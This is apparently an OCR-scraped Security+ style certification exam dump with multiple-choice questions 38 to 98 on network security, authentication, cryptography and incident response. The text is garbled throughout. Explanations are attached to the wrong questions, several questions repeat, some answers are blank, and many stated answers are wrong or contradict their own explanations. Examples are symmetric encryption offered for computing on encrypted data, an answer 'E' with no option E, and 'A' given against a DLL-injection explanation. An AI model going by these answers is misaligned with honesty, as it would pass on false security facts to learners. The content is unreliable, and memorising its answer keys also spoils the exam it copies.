The best solution to support the organization's security strategy in this situation is File Integrity Monitoring (FIM). FIM is a technique used to detect and monitor unauthorized changes to critical files and system configurations on a computer or network. It is used to detect malicious activity such as malware, unauthorized modifications, and malicious user activity. FIM can also be used to detect and monitor compliance with security policies and procedures. **EDR (Endpoint Detection and Response) is a security solution designed to detect, investigate, and respond to advanced threats targeting endpoints such as workstations or servers. It provides visibility into endpoint activities and behavior, allowing security teams to quickly identify and respond to threats. In the scenario, the actor exploited a vulnerable workstation, and EDR would be the best solution to detect and respond to such a threat.**

**Question #:38 - (Exam Topic 4)**

A security analyst is reviewing the following output from a system:

```
TCP 192.168.10.10:80 192.168.1.2:60101 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60102 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60103 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60104 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60105 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60106 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60107 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60108 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60109 TIME_WAIT
TCP 192.168.10.10:80 192.168.1.2:60110 TIME_WAIT
```

Which of the following is MOST likely being observed?

- A. ARP polsoning
- B. Man in the middle
- C. Denial of service
- D. DNS poisoning

**Answer: C**

**Question #:39 - ([Exam Topic 4](#))**

A external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the DMZ and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will BEST assist with this investigation?

- A. Perform e@ vulnerability scan to identify the weak spots.
- B. Use a packet analyzer to investigate the NetFlow traffic
- C. Check the SIEM to review the correlated logs.
- D. Require access to the routers to view current sessions,

**Answer: C**

**Question #:40 - ([Exam Topic 4](#))**

A nationwide company is experiencing unauthorized logins at all hours of the day. The logins appear to originate from countries in which the company has no employees. Which of the following controls.

should the company consider using as part of its IAM strategy? (Select TWO).

- A. A complex password policy
- B. Geolocation
- C. An impossible travel policy
- D. Self-service password reset
- E. Geofencing
- F Time-based logins

The company should consider implementing Geolocation and An impossible travel policy as part of its IAM (Identity and Access Management) strategy.

Geolocation is a security control that uses location data to determine the physical location of a user or device attempting to log in to a system. By using geolocation, the company can identify if login attempts are coming from countries where they have no employees and, if necessary, block access from those locations.

An impossible travel policy is a security control that analyzes the time, location, and other factors to determine if a login is legitimate or not. It can detect if a user is logging in from two different locations within a short period, which is not possible physically. In such cases, the login attempt can be flagged for review, and appropriate action can be taken.

### Answer: A B

#### **Question #41 - (Exam Topic 4)**

A company has been experiencing very brief power outages from its utility company over the last few months. These outages only last for one second each time. The utility company is aware of the issue and is working to replace a faulty transformer. Which of the following BEST describes what the company should purchase to ensure its critical servers and network devices stay online?

- A. Dual power supplies
- B. AUPS
- C. A generator
- D. APDU

Geofencing is a security control that creates a virtual boundary around a geographic area, and it can be used to control access to specific locations or assets. While it can be useful for managing physical access control, it may not be as effective for preventing unauthorized logins from foreign countries, as attackers can still use VPNs or other methods to bypass geofencing.

### Answer: B

#### **Question #42 - (Exam Topic 4)**

Which of the following is a reason why an organization would define an AUP?

- A. To define the lowest level of privileges needed for access and use of the organization's resources
- B. To define the set of rules and behaviors for users of the organization's IT systems
- C. To define the intended partnership between two organizations
- D. To define the availability and reliability characteristics between an IT provider and consumer

### Answer: A

The authentication method that the organization implemented is a Two-factor authentication (2FA) that uses a Static code as the second factor.

#### Question #43 - [\(Exam Topic 4\)](#)

An organization has implemented a two-step verification process to protect user access to data that's stored in the cloud. Each employee's address or mobile number uses a email address or mobile number. The code to access the data is sent via a text message or email, and they enter the code to access the data in the cloud. Ic scssnnscsicbin a vdlemietanebins

Token key authentication (A) is a type of authentication that uses a physical or virtual token to generate a one-time password. This one-time password is then used as the second factor in the authentication process.

- A. Token key
- B. Static code
- C. Push notification
- D. HOTP

Push notification authentication (C) is a type of authentication that sends a notification to the user's mobile device, asking them to approve or deny the login attempt. This method is commonly used for mobile applications or websites.

HOTP (D) stands for HMAC-based One-Time Password. It is a type of authentication that uses a hash-based message authentication code to generate a one-time password. The one-time password is then used as the second factor in the authentication process.

#### Answer: A

Therefore, the authentication method implemented by the organization is not Token key (A), Push notification (C), or HOTP (D). It is a Two-factor authentication (2FA) that uses a Static code as the second factor.

#### Question #44 - [\(Exam Topic 4\)](#)

A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

- A. Asymmetric
- B. Symmetric
- C. Homeomorphic
- D. Ephemeral

In symmetric encryption, the same key is used to both encrypt and decrypt the data. This means that the financial institution can store its customer data in an encrypted format in the cloud and still be able to access and manipulate it while keeping the data secure from the cloud service provider. Since the computational overheads and slow speeds are not a concern, the use of symmetric encryption would not pose any issues.

Asymmetric encryption (Option A) uses different keys for encryption and decryption, which may make it more secure, but it is also computationally more expensive and may result in slower speeds.

Homeomorphic encryption (Option C) is a type of encryption that allows computation to be performed on ciphertext, but it is still an emerging technology and may not be readily available.

Ephemeral encryption (Option D) is a type of encryption that is used for secure communication between two parties, but it is not suitable for storing data in the cloud.

#### Question #45 - [\(Exam Topic 4\)](#)

The cost of removable media and the security risks of transporting data have become too great for a laboratory. The laboratory has decided to interconnect with partner laboratories to make data transfers easier and more secure.

The Chief Security Officer (CSO) has several concerns about proprietary data being exposed once the interconnections are established. Which of the following security features should the network administrator implement to

prevent unwanted data exposure to users in partner laboratories?

- A. VLAN zoning with a file-transfer server in an external-facing zone
- B. DLP running on hosts to prevent file transfers between networks

VLAN zoning separates network traffic into different zones to isolate traffic and prevent unauthorized access. By placing the file-transfer server in an external-facing zone, the laboratory can control access to the server and limit who can access the data.

- C. NAC that permits only data-transfer agents to move data between networks
- D. VPN with full tunneling and NAS authenticating through the Active Directory

**Answer: B****Question #:46 - [\(Exam Topic 4\)](#)**

An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization

need to determine for this to be successful?

- A. The baseline ✓
- B. The endpoint configurations
- C. The adversary behavior profiles
- D. The IPS signatures

An anomaly-based intrusion detection and prevention system (IDPS) works by identifying deviations from a normal baseline behavior of the network, systems, or users. Therefore, the organization needs to establish a baseline of what is considered normal behavior for the critical subnet. This baseline can include information such as network traffic patterns, system resource usage, user activity, and more. Without a clear baseline, the IDPS may not be able to accurately identify anomalies and may generate false positives or false negatives.

**Answer: C****Question #:47 - [\(Exam Topic 4\)](#)**

A security analyst has been reading about a newly discovered cyberattack from a known threat actor. Which of the following would BEST support the analyst's review of the tactics, techniques, and protocols the threat actor was observed using in previous campaigns?

- A. Security research publications
- B. The MITRE ATT&CK framework
- C. The Diamond Model of Intrusion Analysis
- D. The Cyber Kill Chain

The MITRE ATT&CK framework would be the best option to support the security analyst's review of the tactics, techniques, and protocols used by the threat actor in previous campaigns. The MITRE ATT&CK framework is a comprehensive, globally accessible knowledge base of adversary tactics and techniques based on real-world observations of cyber attacks. It provides a structured and organized approach to analyzing an adversary's behavior and can help security analysts identify the attacker's tactics, techniques, and procedures (TTPs), and better understand their motivation, objectives, and goals. This information can be used to develop effective detection and response strategies to defend against future attacks by the same or similar threat actors.

**Answer: B****Question #:48 - [\(Exam Topic 4\)](#)**

Interiprsing a secure area requires passing though two doors, both of which require someone who is already inside to initiate access. Which of the following types

of physical security controls does this describe?

- A. Cameras
- B. Faraday cage
- C. Access control vestibule
- D. Sensors
- E. Guards

**Answer: C****Question #:49 - ([Exam Topic 4](#))**

A bank detects fraudulent activity on user's account. The user confirms transactions completed yesterday on the bank's website at <https://Awww.company.com>. A security analyst then examines the user's Internet usage logs and observes the following output:

```
date;username;url;destinationport;responsecode  
2020-03-01;userann;http://www.company.org/;80;302  
2020-03-01;userann:http://www.company.org/secure_login/;80;200  
2020-03-01;userann:http://www.company.org/dashboard/;80;200
```

Which of the following has MOST likely occurred?

- A. Replay attack
- B. SQL injection
- C. SSL stripping
- D. Race conditions

**Answer: A****Question #:50 - ([Exam Topic 4](#))**

A security engineer installing A WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

- A. A reverse proxy A decryption certificate is needed to meet the objective of protecting the company's website from malicious web requests over SSL with a WAF.
- B. A decryption certificate A Web Application Firewall (WAF) is a security device that protects web applications from a variety of attacks, including cross-site scripting (XSS), SQL injection, and other types of injection attacks. To do this, the WAF needs to inspect the contents of the encrypted SSL traffic.
- C. A split-tunnel VPN
- D. Load-balanced servers

**Answer: B****Question #:51 - [\(Exam Topic 4\)](#)**

Stepping a secure area requires passing through two doors, both of which require someone who is already inside to initiate access. Which of the following types

of physical security controls does this describe?

- A. Cameras
- B. Faraday cage
- C. Access control vestibule
- D. Sensors
- E. Guards

**Answer: C****Question #:52 - [\(Exam Topic 4\)](#)**

A security administrator is trying to determine whether a server is vulnerable to a range of attacks. After using a tool, the administrator obtains the following output:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:s9fyf983#:0:1:System Operator:/bin/bash
daemon:*:1:1::/tmp:
user1:f1@su3FF:183:100:user:/home/users/user1:/bin/bash
```

Which of the following attacks was successfully implemented based on the output?

- A. Memory leak
- B. Race conditions
- C. SQL injection
- D. Directory traversal

**Answer: D****Question #:53 - [\(Exam Topic 4\)](#)**

The process of passively gathering information prior to launching a cyberattack is called:

- A. tailgating.
- B. reconnaissance.
- C. pharming.
- D. prepending.

**Answer: B** B. VPC (Virtual Private Cloud) log sources would be the BEST to show the source of the unusual traffic between different global instances and workloads.

Virtual Private Cloud (VPC) is a service provided by cloud providers that allows users to create their own private network within the cloud environment. VPC logs provide visibility into the network traffic within the VPC, including traffic between instances and workloads.

A security administrator has noticed unusual activity occurring between different global instances and workloads and needs to identify the source of the unusual traffic. By analyzing VPC logs, the security administrator can identify the source and destination of the unusual traffic and determine if it is malicious or not. VPC logs can provide information such as the source IP address, destination IP address, protocol, port number, and other details about the network traffic. Which of the following log sources would be BEST to show the source of the unusual traffic?

- A. HIDS Option A, HIDS (Host-based Intrusion Detection System) logs, would provide information about activity occurring on individual hosts, but may not provide information about traffic between instances and workloads.
- B. UEBA Option C, UEBA (User and Entity Behavior Analytics) logs, would provide information about user and entity behavior within the environment, but may not provide information about network traffic between instances and workloads.
- C. CASB Option D, CASB (Cloud Access Security Broker) logs, would provide information about user activity and data usage in cloud services, but may not provide detailed information about network traffic between instances and workloads.
- D. VPC ✓

**Answer: C**

Question #:55 - [\(Exam Topic 4\)](#)

Which of the following terms should be included in a contract to help a company monitor the ongoing security maturity of a new vendor?

- A. A right-to-audit clause allowing for annual security audits
- B. Requirements for event logs to be kept for a minimum of 30 days
- C. Integration of threat intelligence in the company's AV
- D. A data-breach clause requiring disclosure of significant data loss

**Answer: A**

Question #:56 - [\(Exam Topic 4\)](#)

A security analyst is investigating a vulnerability in which a default file permission was set incorrectly. The company uses non-credentialed scanning for vulnerability management.

Which of the following tools can the analyst use to verify the permissions?

- A. ssh
- B. chmod
- C. ls
- D. setuid
- E. nessus
- F. ne

**Answer: B**

**Question #:57 - [\(Exam Topic 4\)](#)**

Several large orders of merchandise were recently purchased on an e-commerce company's website. The totals for each of the transactions were negative values, resulting in credits on the customers' accounts. Which of the following should be implemented to prevent similar situations in the future?

- A. Ensure input validation is in place to prevent the use of invalid characters and values.
- B. Calculate all possible values to be added together and ensure the use of the proper integer in the code.
- C. Configure the web application firewall to look for and block session replay attacks.
- D. Make sure transactions that are submitted within very short time periods are prevented from being processed.

**Answer: A**

**Question #:58 - [\(Exam Topic 4\)](#)**

A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs

are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer (CISO) has created a resiliency plan

for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of

the following resiliency techniques will provide these capabilities?

- A. Redundancy
- A full backup is a process of copying all the data and configuration information of a system onto another storage media or location. In the event of a system failure or data corruption, a full backup can be used to restore the system to its previous state. By creating a full backup, the manufacturing company can ensure that all data and configuration information is preserved and can be restored in the event of a system failure or data corruption.**

- B. RAID 1+5
- C. Virtual machines
- D. Full backups ✓

**Answer: D****Question #:59 - ([Exam Topic 4](#))**

- A. user must introduce a password and a USB key to authenticate against a secure computer, and authentication is limited to the state in which the company resides. Which of the following authentication concepts are in use?
- ✓ B. Something you know, something you have, and somewhere you are
- C. Something you know, something you can do, and somewhere you are
- D. Something you are, something you know, and something you can exhibit
- E. Something you have, somewhere you are, and someone you know

**Answer: A****Question #:60 - ([Exam Topic 4](#))**

An incident, which is affecting dozens of systems, involves malware that reaches out to an Internet service for rules and updates. The IP addresses for the

Internet host appear to be different in each case. The organization would like to determine a common IoC to support response and recovery actions. Which of

the following sources of information would BEST support this solution?

- A. Web log files
- B. Browser cache
- C. DNS query logs
- D. Antivirus

**Answer: C****Question #:61 - ([Exam Topic 4](#))**

A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs

from all security devices. Which of the following components forwards the logs to a central source?

- A. Log enrichment
- B. Log aggregation
- C. Log parser
- D. Log collector

**Answer: D**

**Question #:62 - [\(Exam Topic 4\)](#)**

The human resources department of a large online retailer has received multiple customer complaints about the rudeness of the automated chatbots it uses to interface and assist online shoppers. The

system, which continuously learns and adapts, was working fine when it was installed a few months ago. Which of the following BEST describes the method being used to exploit the system?

- A. Baseline modification
- B. A fileless virus
- C. Tainted training data
- D. Cryptographic manipulation

**Answer: C**

**Question #:63 - [\(Exam Topic 4\)](#)**

A security analyst must determine if either SSH or Telnet is being used to log in to servers. Which of the following should the analyst use?

- A. logger
- B. Metasploit
- C. tcpdump
- D. netstat

**Answer: D**

**Question #:64 - [\(Exam Topic 4\)](#)**

A multinational organization that offers web-based services has datacenters that are located only in the United States; however, a large number of its customers

are in Australia, Europe, and China. Payments for services are managed by a third party in the United Kingdom that specializes in payment gateways. The

management team is concerned the organization is not compliant with privacy laws that cover some of its customers. Which of the following frameworks should

the management team follow?

- A. Payment Card Industry Data Security Standard
- B. Cloud Security Alliance Best Practices
- C. ISO/IEC 27032 Cybersecurity Guidelines
- D. General Data Protection Regulation

**Answer: A**

**Question #:65 - ([Exam Topic 4](#))**

An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map the existing controls? (Select TWO).

- A Iso
- B. PCI DSS
- C. soc
- D.. GDPR
- E. CSA
- F. NIST
- B, D

**Question #:66 - ([Exam Topic 4](#))**

Which of the following BEST describes the MFA attribute that requires a callback on a predefined landline?

- A. Something you exhibit
- B. Something you can do
- C. Someone you know

- D. Somewhere you are

**Answer: D****Question #:67 - (Exam Topic 4)**

A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data

due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

- A. Asymmetric
- B. Symmetric
- C. Homeomorph
- D. Ephemeral

**Answer: B****Question #:68 - (Exam Topic 4)**

A company just developed a new web application for a government agency. The application must be assessed and authorized prior to being deployed. Which of the following is required to assess the vulnerabilities resident in the application?

- A. Repository transaction logs
- B. Common Vulnerabilities and Exposures
- C. Static code analysis
- D. Non-privileged scans

**Answer: B****Question #:69 - (Exam Topic 4)**

A company just implemented 6 new telework policies that allow employees to work from home and be monitored while working from home. Some of these policies include:

(B). Content management, remote wipe, geolocation, context-aware authentication, and containerization describe the MDM (Mobile Device Management) options the company is using for the new telework policy that allows employees to use personal devices for official email and file sharing while working from home.

\* Employees must provide an alternate work location (i.e. a home address).

Content management is a feature of MDM that allows the company to manage and control the data accessed and stored on the device. This is important for preventing the loss of proprietary data.

\* Employees must install software on the device that will prevent the loss of proprietary data but will not restrict any other software from being installed.

Which of the following BEST describes the MDM options the company is using?

- A. Geofencing, content management, remote wipe, containerization, and storage segmentation
- B. Content management, remote wipe, geolocation, context-aware authentication, and containerization
- C. Application management, remote wipe, geofencing, context-aware authentication, and containerization
- D. Remote wipe, geolocation, screen locks, storage segmentation, and full-device encryption

**Answer:**

**Question #:**70 - [\(Exam Topic 4\)](#)

A SECURITY ANALYST NEEDS TO FIND REAL-TIME DATA ON THE LATEST MALWARE AND IoCs WHICH OF THE FOLLOWING BEST DESCRIBE THE SOLUTION THE ANALYST SHOULD PERSUE?

- A. ADVISORIES AND BULLETINS
- B. THREAT FEEDS
- C. SECURITY NEWS ARTICLES
- D. PEER-REVIEWED CONTENT

**Answer:**

**Question #:**71 - [\(Exam Topic 4\)](#)

An analyst is trying to identify insecure services that are running on the internal network. After performing a port scan, the analyst identifies that a server has

sont insecure services enabled on default ports. Which of the following BEST describes the services that are currently running and the secure alternatives for

replacing them? (Select THREE).

SNMPv2 is considered insecure due to the use of clear-text community strings for authentication. SNMPv3, on the other hand, provides secure authentication and encryption, making it a more secure alternative for SNMP.

- A. SFTP, FTPS
- B. SNMPv2, SNMPv3
- C. HTTP, HTTPS
- D. TEIP, FIP

- E. SNMPv1, SNMPv2
- F. Telnet, SSH
- G. TLS, SSL
- H. POP, IMAP
- I. Login, rlogin

**Answer: A E G****Question #:72 - [\(Exam Topic 4\)](#)**

An analyst is trying to identify insecure services that are running on the internal network. After performing a port scan, the analyst identifies that a server has some insecure services enabled on default ports. Which of the following BEST describes the services that are currently running and the secure alternatives for replacing them? (Select THREE)

- A. SFTP, FIPS
- B. SNMPv2, SNMPv3
- C. HTTP, HTTPS
- D. SNMPyt, SNMPy2
- E. Telnet, SSH
- F. TLS, SSL
- G. POP, IMAP
- H. Login, nologin

**Answer: A E G****Question #:73 - [\(Exam Topic 4\)](#)**

Which of the following often operates in a client-server architecture to act as a service repository, providing enterprise consumers access to structured threat intelligence data?

- A. STIX
- B. CIRT

C. OSINT

D. TAXII

**Answer: B**

**Question #:74 - [\(Exam Topic 4\)](#)**

A company's help desk received several AV alerts indicating Mimikatz attempted to run on the remote systems. Several users also reported that the new company flash drives they picked up in the

break room only have 512KB of storage. Which of the following is MOST likely the cause?

- A The GPO prevents the use of flash drives, which triggers a false positive AV indication and restricts the drives to only 512KB of storage.
- B. The new flash drives need a driver that is being blocked by the AV software because the flash drives are not on the application's allow list, temporarily restricting the drives to 512KB of storage.
- C. . The new flash drives are incorrectly partitioned, and the systems are automatically trying to use an unapproved application to repartition the drives.
- D. The GPO blocking the flash drives is being bypassed by a malicious flash drive that is attempting to harvest plaintext credentials from memory.

D

**Question #:75 - [\(Exam Topic 4\)](#)**

A Chief Security Officer (CSO) is concerned about the volume and integrity of sensitive information that is exchanged between the organization and a third party through email. The CSO is particularly concerned about an unauthorized party who is intercepting information that is in transit between the two organizations. Which of the following would address the

CSO's concerns?

A. SPF

TLS (Transport Layer Security) is a secure email protocol that provides encryption and authentication of email messages in transit between the sender and the recipient. TLS uses encryption to protect the content of email messages from interception and authentication to verify the identity of the sender and prevent unauthorized access.

B. DMARC

SPF (Sender Policy Framework), DMARC (Domain-based Message Authentication, Reporting and Conformance), DKIM (DomainKeys Identified Mail) are email authentication protocols that can help prevent email spoofing and ensure that the email message was sent from a trusted sender. While these protocols can help prevent unauthorized access to email messages, they do not provide encryption for email messages in transit.

C. SSL

SSL is replaced by TLS.

D. DKIM

SSL is replaced by TLS.

**Answer: E**

**Question #:76 - [\(Exam Topic 4\)](#)**

A small business office is setting up a wireless infrastructure with primary requirements centered around protecting customer information and preventing unauthorized access to the

business network. Which of the following would BEST support the office's business needs? (Select TWO)


- A. Installing WAPs with strategic placement
- B. Configuring access using WPA3
- C. Installing a WIDS
- D. Enabling MAC filtering
- E. Changing the WiFi password every 30 days
- F. Reducing WiFi transmit power throughout the office

**Answer:** **B D**

**Question #:**77 - [\(Exam Topic 4\)](#)

Which of the following distributes data among nodes, making it more difficult to manipulate the data while also minimizing downtime?

- A. MSSP
- B. Public cloud
- C. Hybrid cloud
- D. Fog computing

**Answer:** 

**Question #:**78 - [\(Exam Topic 4\)](#)

An organization recently recovered from a data breach. During the root cause analysis, the organization determined the source of the breach to be a personal cell phone that had been reported lost. Which of the following

solutions should the organization implement to reduce the likelihood of future data breaches?

- A. MDM
- B. MAM
- C. VDI

D. DLP

**Answer: A**

**Question #:79 - [\(Exam Topic 4\)](#)**

An organization's finance department is implementing a policy to protect against collusion. Which of the following control types and corresponding procedures should the organization implement to fulfill this policy's requirement? (Select TWO).

- A. Corrective
- B. Deterrent
- C. Preventive
- D. Mandatory vacations
- E. Job rotation
- F. Separation of duties

To protect against collusion, an organization's finance department should implement preventive and detective controls. Mandatory vacations and job rotation are detective controls that help detect potential collusion by ensuring that employees are absent from work for a period of time and by rotating job duties to prevent the same individuals from handling financial transactions repeatedly.

Separation of duties is a preventive control that ensures that no single individual has complete control over a financial transaction from start to finish. By separating duties between two or more individuals, collusion becomes more difficult to execute.

**Answer: D E**

**Question #:80 - [\(Exam Topic 4\)](#)**

Joe, a security analyst, recently performed a network discovery to fully understand his organization's electronic footprint from a "public" perspective. Joe ran a set of commands and received the following output:

Domain Name: COMPTIA.ORG  
Registry Domain ID: 1234554321  
Registrar Server: whois.networksolutions.com  
Updated Date: 2018-12-01T05:08:11Z  
Creation Date: 1998-02-26T05:00:00Z  
Registrar Registration Expiration Date: 2021-02-25T05:00:00Z  
Registrar: NETWORK SOLUTIONS, LLC  
Registrar IANA ID: 2  
Domain Status: clientTransferProhibited  
Registry Registrant ID:  
Registrant Name: YourBusiness Corporation  
Registrant Organization: YourBusiness Corporation  
Registrant Street: 500 Pennsylvania Ave  
Registrant City: Downers Grove  
Registrant State: IL  
Registrant Postal Code: 11105  
Registrant Country: US  
Registrant Phone: 1 800 555 5555  
Registrant Fax: 1 800 555 5556  
Registrant Email: info@comptia.org  
Admin: Jason Doe  
Admin Organization: CompTIA

Which of the following can be determined about the organization's public presence and security posture? (Select TWO).

- A. Joe used Whois to produce this output.
- B. Joe used cURL to produce this output.
- C. Joe used Wireshark to produce this output.
- D. The organization has adequate information available in public registration.
- E. The organization has too much information available in public registration.
- F. The organization has too little information available in public registration.

**Answer: A D**

**Question #:81 - ([Exam Topic 4](#))**

An engineer is setting up a VDI environment for a factory location, and the business wants to deploy a low-cost solution to enable users on the shop floor to log in to the VDI environment directly. Which of the following should the engineer select to meet these requirements?

- A. Laptops
- B. Containers
- C. Thin clients

- D. Workstations

**Answer: C****Question #:82 - [\(Exam Topic 4\)](#)**

An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

- A. HSM
- B. CASB
- C. TPM
- D. DLP

**Answer: A****Question #:83 - [\(Exam Topic 4\)](#)**

A major political party experienced a server breach. The hacker then publicly posted stolen internal communications concerning campaign strategies to give the opposition party an advantage. Which of the following BEST describes these threat actors?

- A. Semi-authorized hackers
- B. State actors
- C. Script kiddies
- D. Advanced persistent threats

**Answer: B****Question #:84 - [\(Exam Topic 4\)](#)**

A network administrator at a large organization is reviewing methods to improve the security of the wired LAN. Any security improvement must be centrally managed and allow corporate-owned devices to have access to the intranet but limit others to Internet access only. Which of the following should the administrator recommend?

- A. 802.1X utilizing the current PKI infrastructure
- B. \$50 to authenticate corporate users

- C. MAC address filtering with ACLs on the router
- D. PAM for user account management

**Answer: A****Question #:85 - ([Exam Topic 4](#))**

An attack relies on an end user visiting a website the end user would typically visit; however, the site is compromised and uses vulnerabilities in the end user's browser to deploy malicious software. Which of the following types of attack does this describe?

- A. Smishing
- B. Whaling
- C. Watering hole
- D. Phishing

**Answer: C****Question #:86 - ([Exam Topic 4](#))**

An organization has a large number of mobile devices and wants to implement enhanced security controls to manage unauthorized access if a device is lost or stolen. Specifically, if mobile devices are more than 48 km from the building, the management team would like to have the security team alerted and server resources restricted on those devices. Which of the following controls should the organization implement?

- A Geofencing
- B Lockout
- C. Near-field communication
- D GPS tagging

A

**Question #:87 - ([Exam Topic 4](#))**

A company is concerned about its security after a red-team exercise. The report shows the team was able to reach the critical servers due to the SMB being exposed to the Internet and running NTLMv1. Which of the following

BEST explains the findings?

- A. Default settings on the servers
- B. Unsecured administrator accounts
- C. Open ports and services
- D. Weak Gata encryption

**Answer: C****Question #:88 - [\(Exam Topic 4\)](#)**

Which of the following would BEST identify and remediate a data-loss event in an enterprise using third-party, web-based services and file-sharing platforms?

- A SIEM      Which of the following would BEST identify and remediate a data-loss event in an enterprise using third-party, web-based services and file-sharing platforms?
- B. CASE      (A). SIEM
- C. UTM      (B). CASB
- D. EDR      (C). UTM
- B      (D). DLP      ✓

**Question #:89 - [\(Exam Topic 4\)](#)**

A security analyst needs to implement security features across smartphones, laptops, and tablets. Which of the following would be the MOST effective across heterogeneous platforms?

- A. Enforcing encryption
- B. Deploying GPOs
- C. Removing administrative permissions
- D. Applying MDM software

**Answer: D****Explanation**

MDM stands for Mobile Device Management, is software that assists in the implementation of the process of managing, monitoring, and securing several mobile devices such as tablets, smartphones, and laptops used in the organization to access the corporate information.

**Question #:90 - [\(Exam Topic 4\)](#)**

Which of the following is the correct order of volatility from MOST to LEAST volatile? >

- A. Memory, temporary filesystems, routing tables, disk, network storage
- B. Cache, memory, temporary filesystems, disk, archival media
- C. Memory, disk, temporary filesystems, cache, archival media
- D. Cache, disk, temporary filesystems, network storage, archival media

**Answer: B****Question #:91 - [\(Exam Topic 4\)](#)**

A security engineer at an offline government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST meet these requirements?

- A. RA *certificate revocation list (CRL) is a list of digital certificates that have been revoked by the issuing certificate authority (CA)*
- B. OcsP
- C. CRL
- D. CSR

**Answer: C****Question #:92 - [\(Exam Topic 4\)](#)**

A web server administrator has redundant servers and needs to ensure failover to the secondary server when the primary server goes down. Which of the

following should the administrator implement to avoid disruption?

- A. NIC teaming
- B. High availability
- C. Dual power supply
- D. IaaS

**Answer: B****Question #:93 - [\(Exam Topic 4\)](#)**

A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following

should the administrator use?

- A. Key escrow
- B. Asself-signed certificate
- C. Certificate chaining
- D. An extended validation certificate

To install the same X.509 certificate on multiple servers, the system administrator should use certificate chaining. Certificate chaining is a technique used to establish trust between a server and a client by creating a chain of digital certificates. The chain of trust begins with a root certificate that is trusted by all parties involved. The root certificate is used to sign an intermediate certificate, which in turn is used to sign the end-entity certificate. This creates a chain of trust, where each certificate in the chain is used to verify the authenticity of the next certificate in the chain, until the end-entity certificate is reached.

By using certificate chaining, the system administrator can install the root and intermediate certificates on each server, which will allow the end-entity certificate to be trusted by clients that connect to each server.

EV certificate can be used to secure communications between servers and clients, it does not provide any advantages in terms of managing the same certificate across multiple servers.

**Answer:** 

**Question #:**94 - [\(Exam Topic 4\)](#)

A security operations analyst is using the company's SIEM solution to correlate alerts. Which of the following stages of the incident response process is this an

example of?

- A. Eradication
- B. Recovery
- C. Identification
- D. Preparation

**Answer:** 

**Question #:**95 - [\(Exam Topic 4\)](#)

An organization regularly scans its infrastructure for missing security patches but is concerned about hackers gaining access to the scanner's account. Which of

the following would be BEST to minimize this risk?

- A. Require a complex, eight-character password that is updated every 90 days.
- B. Perform only non-intrusive scans of workstations.
- C. Use non-credentialed scans against high-risk servers.
- D. Log and alert on unusual scanner account logon times.

Of the options provided, the most effective approach to minimizing the risk of hackers gaining access to the scanner's account while ensuring the scans are useful is to "Log and alert on unusual scanner account logon times." This approach allows the organization to detect and respond to suspicious activity related to the scanner account, such as unauthorized access attempts, before they lead to a security breach.

Requiring a complex, eight-character password that is updated every 90 days can improve security, but it would not necessarily prevent hackers from gaining access to the scanner account if they are able to obtain the password through a phishing attack or other means. Additionally, this approach may not be practical if the organization is conducting frequent scans.

**Answer:** 

**Question #:**96 - [\(Exam Topic 4\)](#)

A security analyst is reviewing a penetration-testing report from a third-party contractor. The penetration testers used the organization's new API to bypass a driver to perform privilege escalation on the organization's web servers. Upon looking at the API, the security analyst realizes the particular API call was to a legacy system running an outdated OS. Which of the following is the MOST likely attack type?

- A. Request forgery
- B. Session replay
- C. DLL injection
- D. Shimming

DLL (Dynamic Link Library) injection is a common attack technique that involves inserting a malicious DLL into a running process on a system. This technique is often used to bypass security controls and gain elevated privileges. In this case, the penetration testers used the API call to the legacy system to perform DLL injection and gain elevated privileges on the web servers.

**Answer:** A

**Question #97 - (Exam Topic 4)**

A security analyst is reviewing the following command-line output:

Internet address	Physical address	Type
192.168.1.1	aa-bb-cc-00-11-22	dynamic
192.168.1.2	aa-bb-cc-00-11-22	dynamic
192.168.1.3	aa-bb-cc-00-11-22	dynamic
192.168.1.4	aa-bb-cc-00-11-22	dynamic
192.168.1.5	aa-bb-cc-00-11-22	dynamic
---output omitted---		
192.168.1.251	aa-bb-cc-00-11-22	dynamic
192.168.1.252	aa-bb-cc-00-11-22	dynamic
192.168.1.253	aa-bb-cc-00-11-22	dynamic
192.168.1.254	aa-bb-cc-00-11-22	dynamic
192.168.1.255	ff-ff-ff-ff-ff-ff	static

Which of the following Is the analyst observing?

- A. IGMP spoofing
- B. URL redirection
- C. MAC address cloning
- D. DNS poisoning

**Answer:** C

**Question #:98 - [\(Exam Topic 4\)](#)**

A local coffee shop runs a small WiFi hot-spot for its customers that utilizes WPA2-PSK. The coffee shop would like to stay current with security trends and wants to implement WPA3 to make its WiFi even more secure. Which of the following technologies will the coffee shop MOST likely use in place of PSK?

- A. WEP
  - B. MSCHAP
  - C. wes
  - D. SAE
